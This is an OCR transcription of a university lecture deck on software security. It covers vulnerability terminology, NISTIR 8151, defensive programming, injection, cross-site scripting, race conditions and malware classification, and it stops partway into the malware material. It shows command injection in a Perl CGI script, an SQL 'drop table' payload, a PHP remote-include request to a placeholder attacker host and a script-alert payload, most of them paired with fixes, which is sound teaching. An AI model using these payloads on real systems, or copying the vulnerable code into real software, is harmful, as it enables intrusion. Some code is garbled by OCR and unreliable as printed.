


# Software security, malicious software and buffer overflow

Dr Aftab Ali

COM398

# Contents

## Software Security and Malicious software

- What is software security?
- Why we need it?
- What are software vulnerabilities and flaws?
- How can we minimize these vulnerabilities?

- What are Malicious softwares and how they can be used by an attacker?

# Software security: Introduction


## What is Software Security?


- Software security is the idea of engineering software so that it continues to function correctly under attack.
- Software Security aims to avoid security vulnerabilities by addressing security from the early stages of software development life cycle.

# Software security: Introduction

## Why Software Security?

- Most software systems today contain numerous flaws and bugs that get exploited by attackers.
- Software systems can be attacked to steal information, monitor content, introduce vulnerabilities and damage the behavior of software.





https://www.cvedetails.com/vendor-search.php?search=microsoft

# Software security: Introduction

## Some stories from past

- 2006 - Hacker gained access to 800,000 UCLA students, faculty, and staff data.
- 2011 - Oracle's MySQL.com hacked via SQL Injection Attack!!
- 2012 - A security flaw in Google Wallet that leads into full access to Google Wallet account.

## Recent stories

- March 2020- Tesco Clubcard reissue
- March 2020- Boots Advantage Card
- March 2020- Virgin Media

# Software security: Introduction

## Some terminologies

- **Defects** are implementation vulnerabilities and design vulnerabilities.
- **Bugs** are implementation-level errors that can be detected and removed.
  - Example: Buffer overflow.
- **Flaws** are problems at a deeper level. They are instantiated in the code and present or absent at design-level.
  - Example: Error-handling problems.
- **Failures** are the inability of the software to perform its required function.
- **Risks** capture the probability that a flaw or a bug will impact the purpose of the software.
  - Risk = probability x impact
- **Vulnerabilities** are errors that an attacker can exploit.
  - Either flaws in the design or flaws in the implementation.
  - Design-level vulnerabilities are the hardest defects to handle.

# Reducing Software Vulnerabilities

## NISTIR 8151

- The NIST report NISTIR 8151 presents a range of approaches to reduce the number of software vulnerabilities
- It recommends:
  - Stopping vulnerabilities before they occur by using improved methods for specifying and building software
  - Finding vulnerabilities before they can be exploited by using better and more efficient testing techniques
  - Reducing the impact of vulnerabilities by building more resilient architectures

# Software Quality vs Security

## Quality vs Security


- Software reliability
  - accidental failure of program
  - from theoretically random unanticipated input
  - improve using structured design and testing
  - not how many bugs, but how often triggered

- Software security is related
  - but attacker chooses input distribution, specifically targeting buggy code to exploit
  - triggered by often very unlikely inputs
  - which common tests don’t identify

# Defensive Programming

- A form of defensive design to ensure continued function of software despite unforeseen usage
- Requires attention to all aspects of program execution, environment, data processed
- Also called secure programming
- Assume nothing, check all potential errors
- Must validate all assumptions

# Abstract Program Veiw



# Security Flaws

## NISTIR 8151

- Critical Web application security flaws include five related to insecure software code
  - Unvalidated input
  - Cross-site scripting
  - Buffer overflow
  - Injection flaws
  - Improper error handling

- These flaws occur as a consequence of insufficient checking and validation of data and error codes in programs

- Awareness of these issues is a critical initial step in writing more secure program code

- Emphasis should be placed on the need for software developers to address these known areas of concern

# Unvalidated input

- As a general rule, all input received by the program should be checked to make sure that the data is reasonable
- Examples of input from an untrusted source include (but are not limited to):
  - text input fields
  - commands passed through a URL used to launch the program
  - audio, video, or graphics files provided by users or other processes and read by the program
  - command line input
  - any data read from an untrusted server over a network
  - any untrusted data read from a trusted server over a network (user-submitted HTML or photos, for example)

# Injection Attacks

- Flaws relating to invalid input handling which then influences program execution
  - often when passed as a parameter to a helper program or other utility or subsystem
  - *input data (deliberately) influence the flow of exec*
- Most often occurs in scripting languages
  - encourage reuse of other programs/modules
  - often seen in web CGI scripts

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

# Unsafe Perl Script

```perl
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI;        # create query object

# display HTML header
print $q->header,
      $q->start_html('Finger User'),
      $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```

# The Safe Script

- The above is an example of command injection
- Counter attack by validating input
  - compare to pattern that rejects invalid input
  - see example additions to script:

```
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters
    unless ($user =~ /^\w+$/);
print `/usr/bin/finger -sh $user`;
```

# SQL Injection

- Another widely exploited injection attack
- When input used in SQL query to database
  - similar to command injection
  - SQL meta-characters are the concern
  - must check and validate input for these

```
$name = $ REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = "";" $
$result =mysql_query($query);   Bob’ drop table supplier--
```

```
$name = $ REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
    mysql real escape string($name) . "';"
$result =mysql_query($query);
```

# Code Injection

- Further variant
- Input includes code that is then executed
  - see PHP remote code injection vulnerability
    - variable + global field variables + remote include
  - this type of attack is widely exploited

```
<?php
include $path.'functions.php';
include $path.'data/prefs.php';
```

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.t
```

# What is Cross-Site Scripting?


- The three conditions for Cross-Site Scripting:
- A Web application accepts user input
  - Well, which Web application doesn’t?
- The input is used to create dynamic content
  - Again, which Web application doesn't?
- The input is insufficiently validated
  - Most Web applications don't validate sufficiently!

# What is Cross-Site Scripting?

- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
  - Most prominent: JavaScript
- “Cross-Site” means: Foreign script sent via server to client
  - Attacker „makes“ Web-Server deliver malicious script code
  - Malicious script is executed in Client’s Web Browser
- Attack:
  - Steal Access Credentials, Denial-of-Service, Modify Web pages
  - Execute any command at the client machine

# How Cross-Site Scripting works

## Scenario



Attacker

Post Forum Message:
Subject: GET FREE Movies !!!
Body:
<script> attack code </script>

Web Server

Did you know this?

GET FREE Movies !!!
<script> attack code </script>

Re: Error message on startup

I found a solution!

Can anybody help?

Error message on startup
.....

Get /forum.jsp?fid=122&mid=2241

GET FREE Movies!!!
<script> attack code </script>


Client

!!! attack code !!!

1. Attacker sends malicious code
2. Server stores message
3. User requests message
4. Message is delivered by server
5. Browser executes script in message


# Cross-Site Scripting

## Example



```
<% out.println("welcome " + request.getParameter("name")); %>
```

**http://myserver.com/test.jsp?name=Stefan**



http://localhost:50000/b2b/test.jsp?name=Stefan - Microsoft Internet...
File Edit View Favorites Tools Help
http://localhost:50000/b2b/test.jsp
Back Search Favorites Media
Address
Go Links
Done
Local intranet

Address: http://localhost:50000/b2b/test.jsp?name=Stefan

Welcome Stefan

```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

**http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</script>**


http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script> - Micr...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go Links
Microsoft Internet Explorer
OK
Opening page http://localhost:50000/b2b/test.j
Local intranet

Address: http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script>

Welcome

Attacked

```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

# Race Conditions in Shared Memory

- When multiple threads/processes access shared data / memory
- Unless access synchronized can get corruption or loss of changes due to overlapping accesses
- So, use suitable synchronization primitives
  - correct choice & sequence may not be obvious
- Have issue of access deadlock
  - Processes or threads wait on a resource held by the other
  - One or more programs has to be terminated

# Race Conditions


- Programs may access shared resources
  - e.g. mailbox file, CGI data file
- Need suitable synchronization mechanisms
  - e.g. lock on shared file
- Alternatives
  - lockfile - create/check, advisory, atomic
  - advisory file lock - e.g. flock
  - mandatory file lock - e.g. fcntl, need release
    - later mechanisms vary between O/S
    - have subtle complexities in use

# Malicious Software

# Malware

- NIST 800-83 defines malware as:
- “a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim’s data, applications, or operating system or otherwise annoying or disrupting the victim.”

# Classification of Malware



Classified into two broad categories:

Based on how it spreads or propagates to reach the desired targets

Then on the actions or payloads it performs once a target is reached

Also classified by:

Those that need a host program (parasitic code such as viruses)

Those that are independent, self-contained programs (worms, trojans, and bots)

Malware that does not replicate (trojans and spam e-mail)

Malware that does replicate (viruses and worms)

# Types of Malicious Software (Malware)

## Propagation mechanisms include:

- Infection of existing content by viruses that is subsequently spread to other systems
- Exploit of software vulnerabilities by worms or drive-by-downloads to allow the malware to replicate
- Social engineering attacks that convince users to bypass security mechanisms to install Trojans or to respond to phishing attacks

## Payload actions performed by malware once it reaches a target system can include:

